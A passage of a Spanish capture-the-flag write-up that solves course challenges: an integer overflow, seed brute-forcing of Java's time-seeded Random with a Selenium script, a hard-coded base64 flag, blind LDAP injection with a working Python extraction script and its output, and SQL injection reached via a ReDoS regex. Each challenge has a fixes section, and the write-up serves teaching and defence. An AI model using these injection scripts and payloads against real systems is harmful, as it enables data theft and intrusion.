2.- Barcos y pujas 4$
3.- Flags (Quiero aprobar!) 150$
Tu saldo actual es: 100
Opcion: 3
Cuantas flags quieres comprar?
2147483647

URJC{Ojala_funcionara_con_el_banco}

```

Figure 6: bitcoins overflow value and flag revealed

Flag

En este caso la `flag` sería: `URJC{Ojala_funcionara_con_el_banco}`

Arreglos y mejoras

La vulnerabilidad encontrada en este caso es un overflow de `int`, por lo que para arreglarla, se podría hacer algo parecido a lo que se hizo en el reto de la calculadora casteando los valores de `int` a `long` para que así hubiese un rango de valores suficientes y nunca saliera un valor negativo al realizar la operación

La lotería

Descripción

En este reto se pide adivinar el siguiente número que va a salir en una página que genera números aleatoriamente.

Detección

En este caso, la vulnerabilidad que se ha detectado es el uso de la función `Random.nextInt()`. Esta función es vulnerable ya que si se conoce la semilla a partir de la cual se están generando los números, se podrán calcular de la misma forma que lo hace el código de la página. En este caso la página usa como semilla el resultado de la función `System.currentTimeMillis()` (que es la diferencia en milisegundos entre el momento que se llama a la función y la medianoche del 1 de enero de 1970), y al utilizar eso como semilla se podría averiguar el valor exacto de la función ejecutando la misma en la máquina local y restando un milisegundo hasta que los números generados cuadrasen.

Explicación

```
package com.lottery.lottery;
import org.openqa.selenium.By;
import org.openqa.selenium.WebDriver;
import org.openqa.selenium.chrome.ChromeDriver;
import org.openqa.selenium.chrome.ChromeOptions;
import java.util.Random;

public class Lottery {
    private static final int MAX_NUMBER = 1_234_000_100;
    public static void main(String[] args){
        ChromeOptions options = new ChromeOptions();
        options.addArguments("--remote-allow-origins=*");
        WebDriver driver = new ChromeDriver(options);
        int next_number = -1;
        boolean correct_token = false;

        driver.get("https://r1-ctf-vulnerable.numa.host/");
        driver.findElement(By.xpath("//button[text()='Start from scratch']")).click();
        long end = System.currentTimeMillis();
        driver.findElement(By.className("form-control")).sendKeys("1");
        driver.findElement(By.xpath("//button[text()='Check']")).click();

        String number_s = driver.findElement(By.xpath("//ul/li")).getText();
        int number = Integer.parseInt(number_s);

        while (0 < end && !correct_token){
            Random random = new Random(end);
            int current_number = random.nextInt(MAX_NUMBER);
            if (current_number == number){
                correct_token = true;
                next_number = random.nextInt(MAX_NUMBER);
            }
            end--;
        }

        driver.get("https://r1-ctf-vulnerable.numa.host/");
        if (correct_token){
            driver.findElement(By.className("form-control")).
                sendKeys(Integer.toString(next_number));
            driver.findElement(By.xpath("//button[text()='Check']")).click();
            String flag = driver.findElement(By.tagName("p")).getText();
        }
    }
}
```



```

        System.out.println(flag);
    }
    else{
        System.out.println("FLAG not found");
    }
    driver.quit();
}
}

```

Lo primero que se hace es realizar los correspondientes `imports`. Una vez realizados, se crea la clase `Lottery`, la cual contiene una variable privada, final, y estática llamada `MAX_NUMBER` que marca el rango en el que se generan números aleatorios. A continuación se tiene la función `main` que consta de varias partes que se describirán a continuación.

Variables iniciales

```

ChromeOptions options = new ChromeOptions();
options.addArguments("--remote-allow-origins=*");
WebDriver driver = new ChromeDriver(options);
int next_number = -1;
boolean correct_token = false;

```

Las variables iniciales son las siguientes:

- Una variable `options` de tipo `ChromeOptions` para añadir como argumento `options.addArguments("--remote-allow-origins=*)`; (esto es necesario debido a que si no se habilitan los orígenes remotos, no se puede establecer la conexión con la página del reto ya que aparecerá un mensaje 403 Forbidden).
- Una variable `driver` de tipo `WebDriver` con las opciones establecidas previamente para poder manejar el navegador automáticamente de la siguiente forma `WebDriver driver = new ChromeDriver(options);`.
- Una variable `next_number` puesta a `-1` que será la que almacene el siguiente número a introducir en la página.
- Una variable `correct_token` puesta a `false` que será la que marque si se ha encontrado el token correcto con el que generar los números.

Prueba para obtener el primer número

```

driver.get("https://r1-ctf-vulnerable.numa.host/");
driver.findElement(By.xpath("//button[text()='Start from scratch']")).click();
long end = System.currentTimeMillis();
driver.findElement(By.className("form-control")).sendKeys("1");
driver.findElement(By.xpath("//button[text()='Check']")).click();

String number_s = driver.findElement(By.xpath("//ul/li")).getText();
int number = Integer.parseInt(number_s);

```

Lo primero que se hace es entrar a la página principal usando `driver.get("https://r1-ctf-vulnerable.numa.host/");`. Nada más entrar a la página aparece un recuadro donde escribir el número que se desea comprobar, un botón de `check` y un botón que dice `Start from scratch`. Este último botón lo que hace es reiniciar el generador de números aleatorios usando como semilla la función `System.currentTimeMillis()` como ya se ha comentado previamente, por lo que se hará click en ese botón mediante `driver.findElement(By.xpath("//button[text()='Start from scratch']")).click();`.

Justo después de hacer `click` se crea una variable `end` a la que se le asignan los milisegundos actuales haciendo `long end = System.currentTimeMillis();`

Cuando se hace click en el botón, la máquina de la página obtiene la hora en milisegundos, sin embargo no se puede saber el milisegundo exacto que ha devuelto la función. Es necesario por tanto llamar a esa función desde el código (que devolverá una cantidad en milisegundos mayor) para así más tarde en un `while` irle restando 1 milisegundo en cada iteración hasta dar con el milisegundo que coincide.

Tras eso lo que se hace es escribir un número cualquiera (1 en este caso) en el campo de `input` de la página, lo cual se puede hacer usando `driver.findElement(By.className("form-control")).sendKeys("1");`. Una vez rellenado el formulario, se hace click en el botón `check` para mandarlo mediante `driver.findElement(By.xpath("//button[text()='Check']")).click();`.

La página que se devuelve contiene el número correcto que se tendría que haber adivinado, por lo que se obtiene ese número mediante `String number_s = driver.findElement(By.xpath("//ul/li")).getText();` y se transforma a entero haciendo `int number = Integer.parseInt(number_s);`.

Bucle while

```
while (0 < end && !correct_token){
    Random random = new Random(end);
    int current_number = random.nextInt(MAX_NUMBER);
    if (current_number == number){
        correct_token = true;
        next_number = random.nextInt(MAX_NUMBER);
    }
    end--;
}
```

Una vez se tiene el número, se ejecuta un `while` mientras que `end` sea mayor que 0 (`end` no debería de ser mayor que los milisegundos obtenidos en la máquina de la página pero se pone ese límite por si hubiera algún problema para que no itere de forma infinita) y mientras que `!correct_token`, es decir, mientras que no se haya encontrado el `token` correcto. Una vez explicado eso, el cuerpo del `while` consta de los siguientes elementos:

- Lo primero que se hace es crear una variable `random` (`Random random = new Random(end);`) usando como semilla los milisegundos obtenidos anteriormente (`end`) para generar un número y ver si coincide con el que ha devuelto la página.
- Tras crear el generador, se crea una variable `current_number` a la que se le asigna el resultado de la función `random.nextInt(MAX_NUMBER)`. Esta función devuelve siempre el mismo número aleatorio entre 0 y `MAX_NUMBER` usando una semilla determinada (por eso la función es insegura si se conoce la semilla).
- Una vez se obtiene el número, se compara con el que devolvió la página, y si son iguales significará que la semilla que se está probando ahora es la misma que la que usó la máquina de la página para crear el generador por lo que se pone `current_token = true` para indicar que se ha encontrado la semilla y se guarda en `next_number` el resultado de `random.nextInt(MAX_NUMBER)` (que será el siguiente número que está esperando la página).
- Por último se le resta 1 a `end` haciendo `end--`; para que el bucle se siga ejecutando en caso de que todavía no se hubiese encontrado la semilla correcta.

Comprobación de resultados y obtención de la flag

```
driver.get("https://r1-ctf-vulnerable.numa.host/");
if (correct_token){
    driver.findElement(By.className("form-control")).
        sendKeys(Integer.toString(next_number));
    driver.findElement(By.xpath("//button[text()='Check']")).click();
    String flag = driver.findElement(By.tagName("p")).getText();
}
```

```
        System.out.println(flag);
    }
    else{
        System.out.println("FLAG not found");
    }
    driver.quit();
```

Tras el `while`, lo primero que se hace es volver a la página principal haciendo `driver.get("https://r1-ctf-vulnerable.numa.host/");` y una vez en la página principal se comprueba mediante un `if` el valor de `current_token`. Si `current_token` es `true` significará que se ha encontrado la semilla correcta, por lo que se introduce el número (transformado a texto) obtenido en el `while` anterior (que será el siguiente número correcto que esperará la página) mediante `driver.findElement(By.className("form-control")).sendKeys(Integer.toString(next_number));`. Tras eso se hace click en el botón de `check` y se obtiene la `flag` extrayéndola de la página devuelta mediante `String flag = driver.findElement(By.tagName("p")).getText();`. Una vez obtenida se imprime mediante `System.out.println(flag);`. En caso de que no se hubiera encontrado la semilla se imprime por pantalla que no se ha encontrado la `flag` mediante `System.out.println("FLAG not found");`. Por último se usa `driver.quit();` para cerrar el navegador de Chrome.

Flag

La flag en este caso es: **URJC{Ahora_prueba_con_los_numeros_de_la_loteria:D}**

Arreglos y mejoras

Para arreglar la vulnerabilidad, habría que utilizar un generador de números aleatorios seguros como la clase `SecureRandom` de Java cuya generación garantiza que los números sean criptográficamente seguros.

Optimizer

Descripción

En este reto se proporcionaba un proyecto en **Java** en el cual la flag está escondida en algún punto del código indicándose que no hace falta ejecutar la aplicación.

Detección

En este caso la vulnerabilidad ha podido ser detectada gracias al uso de **sonarcloud** para analizar el proyecto.

Explicación

Para analizar el proyecto, lo primero que se hace es ejecutar el comando **tree** para ver la estructura y determinar número de directorios y archivos del proyecto:

```
443 directories, 1973 files
[angel@fedora content]$
```

Figure 7: tree output

Como se puede observar, el número de directorios y archivos es bastante extenso, y revisarlos “a mano” sería bastante tedioso, por lo que se va a subir el proyecto a **sonarcloud** para analizarlo y ver si saca algo interesante. Una vez subido, el resumen de **sonar** es el siguiente:




Figure 8: sonar summary main branch

Lo que peor nota recibe son los **security hotspots** por lo que será lo primero que se analizará. Nada más entrar, se presenta un riesgo relacionado con la autenticación en el cual se indica que hay **hardcodeada** una URL que podría tener una contraseña almacenada:




Figure 9: hard-coded URL

Si se decodifica esa cadena (la cual está en base64) se obtiene la flag:




Figure 10: decoded flag

Flag

La flag sería por tanto: **URJC{Mejor_ponerlo_en_Github_Secret}**

Arreglos y mejoras

La “vulnerabilidad” en este caso sería que la flag está **hardcodeada** en uno de los archivos del proyecto y **sonar** la ha detectado, por lo que una posible solución podría ser integrarla de una forma más indetectable en el código y volver a pasar el proyecto por **sonar** para comprobar si la sigue detectando.

El directorio

Descripción

En este reto se proporciona una página en la cual se pueden buscar empleados. La vulnerabilidad detectada ha sido una LDAP injection

Detección

En este caso la vulnerabilidad se ha encontrado de forma manual observando que el código no valida los datos introducidos por el usuario.

Explicación

La página nada más entrar ofrece un listado de todos los empleados los cuales se han obtenido introduciendo * en el campo de búsqueda. Observando el código fuente que se proporciona de la página, se observa que el protocolo utilizado para almacenar los empleados y realizar las búsquedas es LDAP. Si presta atención al código fuente, el método que inicializa LDAP es la siguiente:

```
@PostConstruct
public void initializeLDAP(){
    create("Juan", "Fernández");
    create("FlaggyMacFlag", flag);
    create("Maria", "López");
    create("Francisco", "Martínez");
    create("Jose", "Sánchez");
    create("Ana", "Pérez");
    create("Alfonso", "Gómez");
    create("Manuel", "Martín");
    create("Carmen", "Ruiz");
    create("Paula", "Hernández");
    create("Pablo", "Moreno");

    log.info("LDAP initialization complete");
}
```

Y el código del método create es el siguiente:

```
private void create(String name, String surname){
    log.info(String.format("Creating user %s with surname %s", name, surname));
    Attributes attributes = new BasicAttributes();
    attributes.put(new BasicAttribute("objectClass", "inetOrgPerson"));
    attributes.put(new BasicAttribute("uid", UUID.randomUUID().toString()));
    attributes.put(new BasicAttribute("cn", name));
    attributes.put(new BasicAttribute("sn", surname));
    ldap.bind(buildDn(name), null, attributes);
}
```

El método create recibe como parámetros el nombre y el apellido, y los almacena respectivamente en los campos cn y sn. Si se observa el método initializeLDAP, la flag se carga en el apellido del empleado FlaggyMacFlag por lo que ese es el valor que hay que intentar obtener. El método que se encarga de buscar lo que se introduce en la web es el siguiente:

```
public List<String> search(String name) {
    String filter = "(&(cn=" + name + ")(objectClass=inetOrgPerson))";
    // Execute query and filter results to only return the "cn" field
    //(the name of the person)
```

```

var queryResults = ldap.search("", filter,
    (AttributesMapper<String>) attrs -> attrs.get("cn").get().toString());
log.info(String.format("Using filter: %s, returned: %s", filter, queryResults));
return queryResults;
}

```

El método recibe como parámetro el nombre que se quiere buscar, y crea una variable `filter` la cual se usará para filtrar la búsqueda que se realice con LDAP en base al nombre introducido. La búsqueda con LDAP devuelve solo el campo de `cn` (el cual almacena el nombre) por lo que se va a intentar jugar con el filtro para que además de comprobar el nombre, compruebe el contenido del apellido `sn`. Para ello, se va a realizar una inyección LDAP. Para que el filtro funcione, tiene que tener un formato como el siguiente `(&(cn=*)(sn=value)(objectClass=inetOrgPerson))` por lo que el valor inyectado tendrá que completar el filtro ya existente. Si se comparan el ya existente con el filtro objetivo, el valor de `name` tendría que ser `*(sn=value` para que el filtro fuese correcto. Se sabe que el formato de la flag es `URJC{flag}` por lo que se pueden ir obteniendo los caracteres de la flag probando distintas combinaciones (aprovechando que LDAP permite usar el carácter `*` para indicar que puede ir a continuación lo que sea) y viendo cual devuelve el nombre del empleado que tiene como apellido la flag (`FlaggyMacFlag`). El código desarrollado para averiguar la flag es el siguiente:

```

import requests
from string import ascii_letters

def flag_guesser():
    base_string = "URJC{"
    url = "https://r3-ctf-vulnerable.numa.host/search"
    characters = ascii_letters + '}' + '_' + '-'
    while not base_string.endswith("}"):
        for next_char in characters:
            injection_value = "*(sn=" + base_string + next_char + "*"
            post_request = requests.post(url, data={'name': injection_value})
            if post_request.text.__contains__("FlaggyMacFlag"):
                base_string += next_char
                print(base_string)
                break

    print(base_string)

if __name__ == '__main__':
    flag_guesser()

```

En este código básicamente lo que se hace es partir de flag base `URJC{` y se van haciendo peticiones a la página combinando la `string` de la inyección con la de la cadena base, el carácter que toque, y el asterisco. Si la respuesta obtenida contiene al empleado `FlaggyMacFlag` quiere decir que el carácter es correcto por lo que se añade a la cadena base para seguir probando con los siguientes hasta dar con la flag completa. La ejecución del código sería la siguiente:

```

> ls -l
-rw-r--r-- angel angel 684 B Sat Apr 29 17:36:14 2023 el_directorio.py

> python3 el_directorio.py
URJC{e
URJC{el
URJC{el_
URJC{el_q
URJC{el_qu
URJC{el_que
URJC{el_que_
URJC{el_que_b
URJC{el_que_bu
URJC{el_que_bus
URJC{el_que_busc
URJC{el_que_busca
URJC{el_que_busca_
URJC{el_que_busca_d
URJC{el_que_busca_di
URJC{el_que_busca_dic
URJC{el_que_busca_dice
URJC{el_que_busca_dicen
URJC{el_que_busca_dicen_
URJC{el_que_busca_dicen_q
URJC{el_que_busca_dicen_qu
URJC{el_que_busca_dicen_que
URJC{el_que_busca_dicen_que_
URJC{el_que_busca_dicen_que_e
URJC{el_que_busca_dicen_que_en
URJC{el_que_busca_dicen_que_enc
URJC{el_que_busca_dicen_que_encu
URJC{el_que_busca_dicen_que_encue
URJC{el_que_busca_dicen_que_encuen
URJC{el_que_busca_dicen_que_encuentr
URJC{el_que_busca_dicen_que_encuentra
URJC{el_que_busca_dicen_que_encuentra}
URJC{el_que_busca_dicen_que_encuentra}

```

Figure 11: python3 el_directorio.py

Flag

La flag de este reto por tanto es: **URJC{el_que_busca_dicen_que_encuentra}**

Arreglos y mejoras

La vulnerabilidad en este caso reside mayoritariamente en que se concatena directamente el **input** del usuario con el resto de los elementos del filtro. Como pasa con otros tipos de inyecciones, una posible solución que se podría llevar a cabo es no confiar en la entrada del usuario y validar los datos de entrada para así evitar que

el usuario introdujese cadenas que pudieran cambiar el comportamiento de la búsqueda.

El buscador

Descripción

En este reto se plantea una página en la que se introducen unas palabras clave y un texto en el que buscarlas para comprobar si están presentes, además de ofrecer la posibilidad de ver las búsquedas anteriores. La vulnerabilidad detectada es una **SQLi** a la que hay que llegar mediante una **ReDoS**

Detección

La detección de la vulnerabilidad en este caso se ha realizado de forma manual observando las distintas funciones del código y analizando el flujo de ejecución dependiendo del input que se introduzca en los 2 campos así como la forma en la que está construida la consulta a la BBDD.

Explicación

Lo primero que se hará será explicar el análisis del código que se realizó para determinar como realizar el ataque y los obstáculos que se presentan y tras eso el ataque en sí

Función de búsqueda (WebController) - Validación de longitud

El código correspondiente a esta parte es el siguiente:

```
@PostMapping("/")
ModelAndView doSearch(@RequestParam String serializedJSON, HttpServletRequest request) {
    var session = request.getSession();
    log.info(String.format("Processing request for client %s:%s, search %s ",
        request.getRemoteAddr(), session.getId(), serializedJSON));

    var mv = new ModelAndView();

    if (serializedJSON.length() > 100_000) {
        mv.setViewName("error");
        mv.addObject("reason", "Too big");
        return mv;
    }
}
```

La función de búsqueda recibe como parámetro los campos introducidos por el usuario en forma de **String** (la cual tiene los datos representados como un **JSON**) y la petición en sí. Además de obtener la información de la sesión, se imprime un mensaje de log indicando la solicitud que se está procesando, se crea el modelo, y se comprueba que el **input** introducido por el usuario no supera un límite fijado en 100_000 (aparentemente para no saturar el servidor, pero también por otra razón que se verá más adelante)

Función de búsqueda (WebController) - Comprobación de caracteres

Los códigos de esta parte son:

```
// Step 1: Filter bad chars
if (containsBadChars(serializedJSON)) {
    log.info("Request blocked");
    mv.setViewName("error");
    mv.addObject("reason", "Failed string validation");
    return mv;
}
```

```

private boolean containsBadChars(String serializedJSON) {
    String[] blacklist = new String[]{"'", "\"", "\\",};
    for (String block : blacklist) {
        if (serializedJSON.contains(block)) {
            return true;
        }
    }
    return false;
}

```

Una de las comprobaciones que hace la página es llamar a la función `containsBadChars()` para revisar si el input introducido por el usuario contiene los caracteres `"'`, `"`, `\`,. Esta comprobación tiene sentido debido a que esos 3 caracteres son ampliamente utilizados en inyecciones SQL y por tanto dificulta el poder realizarlas. Si se detecta alguno de esos 3 caracteres se devuelve un error.

Función de búsqueda (WebController) - Comprobación de la deserialización

El código referente a esta parte es:

```

// Step 2: Try to deserilize, may fail
SearchRequest searchRequest;
try {
    var deserializer = new ObjectMapper();
    searchRequest = deserializer.readValue(serializedJSON, SearchRequest.class);
    log.info("Request deserialized");
} catch (JsonProcessingException e) {
    log.info("Request deserialization failed:" + e);
    mv.setViewName("error");
    mv.addObject("reason", "JSON deserialization failed: " + e);
    return mv;
}

```

Esta función lo que hace es descomponer el JSON recibido en forma de `String` en sus distintos valores para así poder procesarlos más adelante, es decir, los datos a introducir por el usuario deben cumplir ese formato para ser válidos y poder ser procesados.

Función de búsqueda (WebController) - Llamada al service

```

// Step 3: Search
boolean searchResult = searchService.search(session.getId(), searchRequest);
log.info("Search results: " + searchResult);

log.info("Request search ok");
mv.setViewName("index");
mv.addObject("text", searchRequest.getText());
mv.addObject("search", searchRequest.getSearch());
List<String> searchesForClient = searchService.getSearchesForClient(session.getId());
mv.addObject("historic", searchesForClient);
log.info("Searches for ip: " + searchesForClient);
return mv;

```

En esta última parte se procede a llamar a la función `searchService.search(session.getId(), searchRequest)` y se devuelve al usuario una página con las búsquedas que ha realizado.

Para hacer balance, hasta ahora las posibles dificultades que se han encontrado para realizar el ataque son: la longitud de los datos no puede ser superior a 100_000, los datos introducidos no pueden contener los caracteres mencionados previamente para prevenir una posible inyección, y los datos tienen que ser válidos para que se puedan deserializar por lo que tienen que seguir un formato.

SearchService

Antes de explicar la función de búsqueda del `service` a la que se ha llamado desde el `WebController`, se comprueba la función que introduce la flag en la BBDD:

```
@PostConstruct
public void initializeSQL(){
    log.info("Loaded flag: " + flag);
    var searchResult = new SearchDataDB("127.0.0.1", flag, flag);
    searchDataRepository.save(searchResult);
    log.info("SQL initialization complete");
}
```

La flag como se observa se guarda en la base de datos como un objeto `SearchDataDB` al cual se le asigna como valor del campo `ip` 127.0.0.1, y `flag` como valor de los campos `regex` y `text`. Más adelante se verá como acceder a esos datos de la flag evitando la validación que se hace de la ip.

Función de búsqueda (SearchService) - Comprobación de la regex

El código de esta parte es:

```
log.info(searchRequest.toString());
Pattern p;
try {
    p = Pattern.compile(searchRequest.getSearch());
} catch (Exception e){
    log.info("Failed to compile pattern: " + searchRequest.getSearch());
    return false;
}
```

En este punto, lo que se hace es comprobar que lo que se ha introducido en el campo de búsqueda de la página es una `regex` válida, ya que será lo que se utilice para buscar en el texto y comprobar si efectivamente la búsqueda es correcta. Por tanto la búsqueda tiene que ser una `regex` de Java que pueda ser procesada por la función `Pattern.compile()`. En caso de no serlo se producirá un error y no se ejecutará el resto.

Función de búsqueda (SearchService) - Comprobación temporal

El código de esta parte es el siguiente:

```
var future = executor.submit(() ->
    p.matcher(searchRequest.getText()).matches()
);
try {
    Boolean result = future.get(2000, TimeUnit.MILLISECONDS);
    log.info("Modern save");
    modernSave(id, searchRequest);
    return result;
} catch (TimeoutException | RegexTimeout | ExecutionException |
    InterruptedException e) {
    log.info("Legacy save");
    legacySave(id, searchRequest);
}
```

```

        return false;
    }

```

Lo primero que se hace es preparar la búsqueda en la base de datos usando la función `executor.submit()` y determinando las coincidencias en el texto aplicando la `regex` previamente compilada. Una de las cosas que mas llama la atención al analizar este reto es el uso de 2 funciones distintas para guardar la búsqueda del usuario. En este punto del código, la función `future.get(2000, TimeUnit.MILLISECONDS)`; ejecuta la búsqueda preparada anteriormente, que en condiciones normales llamaría a la función `modernSave()` para guardar los datos pero si tarda más de 2000ms arroja una excepción y ejecuta la función `legacySave()`.

Función de búsqueda (SearchService) - Funciones de save

El código referente a esta parte es el siguiente:

```

private void modernSave(String id, SearchRequest searchRequest) {
    var searchDataDB = new SearchDataDB(id, searchRequest.getText(),
                                         searchRequest.getSearch());
    this.searchDataDBRepository.save(searchDataDB);
}

private void legacySave(String id, SearchRequest searchRequest){
    String query = "UPDATE search_datadb SET text=?, regex=CONCAT(??) WHERE ip=?";
    query = query.replace("??", "'" + searchRequest.getSearch() + "'");
    log.info(query);
    try(var connection = dataSource.getConnection();
        var statement = connection.prepareStatement(query)){

        // Usamos prepared statements para bloquear inyecciones
        statement.setString(1, searchRequest.getText());
        statement.setString(2, id);
        statement.execute();
    } catch (SQLException e) {
        throw new RuntimeException(e);
    }
}

```

El código de la función `modernSave` simplemente crea un objeto de tipo `SearchDataDB` y lo guarda en la BBDD. La función en la que se centra la atención es `legacySave`. Esta es la función que se ejecuta si se arroja la excepción a la hora de procesar la `regex` y lo que hace es realizar una consulta a la BBDD que consta de varias partes. La query sería `"UPDATE search_datadb SET text=?, regex=CONCAT(??) WHERE ip=?"` en la que los símbolos de interrogación hacen referencia a `prepared statements`. Como se observa abajo, la consulta utiliza `prepared statements` para evitar inyecciones, sin embargo eso solo se aplica a `searchRequest.getText()` (que se corresponde con el texto introducido por el usuario) y a `id`. Para sustituir `??` en la parte de `regex=CONCAT(??)` (la parte correspondiente a la `regex` introducida en el campo de `search` por el usuario) se usa `query.replace("??", "'" + searchRequest.getSearch() + "'");`, es decir, la BBDD no valida de antemano que lo que se vaya a introducir en el campo `regex` de la tabla `search_datadb` sea un `string`, por lo que eso podría ser susceptible de una inyección si se consigue jugar con las comillas que hacen que el texto entre ellas sea interpretado como `string` y la función `CONCAT`.

Ataque - Fundamentos y construcción

Como resumen de lo explicado en los apartados anteriores, aparentemente es posible hacer una inyección ya que la consulta no usa `prepared statements` en todas las entradas del usuario, no obstante para realizarla se tendrían que superar las dificultades vistas previamente. Lo primero que habría que hacer es no superar el

límite de tamaño del `input` de 100_000 el cual está puesto ahí para evitar que la ejecución de la búsqueda con la `regex` en el texto tarde más de los 2000 ms necesarios para que se utilice la función vulnerable a la inyección (ya que si se pusiera un `input` muy grande tardaría más de 2000ms si o si), tras eso el `input` que se envíe tiene que evitar usar los caracteres no permitidos (muy útiles en inyecciones), tiene que tener una sintaxis correcta en cuanto a la deserialización del JSON para que pueda procesarse la búsqueda, tiene que cumplir la sintaxis de las `regex` para que se pueda compilar el patrón, la búsqueda tiene que tardar más de 2 segundos en ejecutarse, y por último el texto tiene que ser válido para la sintaxis SQL y que así se pueda atacar mediante la inyección.

El primer obstáculo en el que se centran los esfuerzos es en superar los 2000 ms para que se produzca la excepción y se use la función `legacySave`. Nada más observar que se ejecuta `legacySave()` si la búsqueda tarda más de 2000 ms en completarse, una de las primeras ideas que se podrían venir es que si se pone un `input` muy grande en el campo `text` la búsqueda tardaría más de ese tiempo y se produciría la excepción, no obstante para eso está puesto el límite de 100_000 comentado previamente. Si se buscan técnicas de ataques con `regex`, una de las que llaman la atención son las llamadas ReDoS (*Regex Denial of Service*). Explicado por encima, este principio se basa en que como normalmente las `regex` tienen una complejidad exponencial en el peor de los casos, si se introduce una `evil regex` la cual analice todos los casos y un `input` al que aplicar la `regex` lo suficientemente grande, el tiempo que se tardará en procesar el texto será más grande que de costumbre y tardará más de los 2000 ms que se necesitan introduciendo un `input` no demasiado grande en comparación con lo que tomaría haciéndolo con una `regex` normal. En este caso la `evil regex` y el texto utilizado han sido:

- Evil regex: `((a+)+)+$`
- Text: `aaaaaaaaaaaaaaaaaaaaaaaaaaaaa!`

Como se puede observar el texto introducido tiene muy poca longitud pero tardará mucho en ejecutarse debido al funcionamiento previamente explicado.

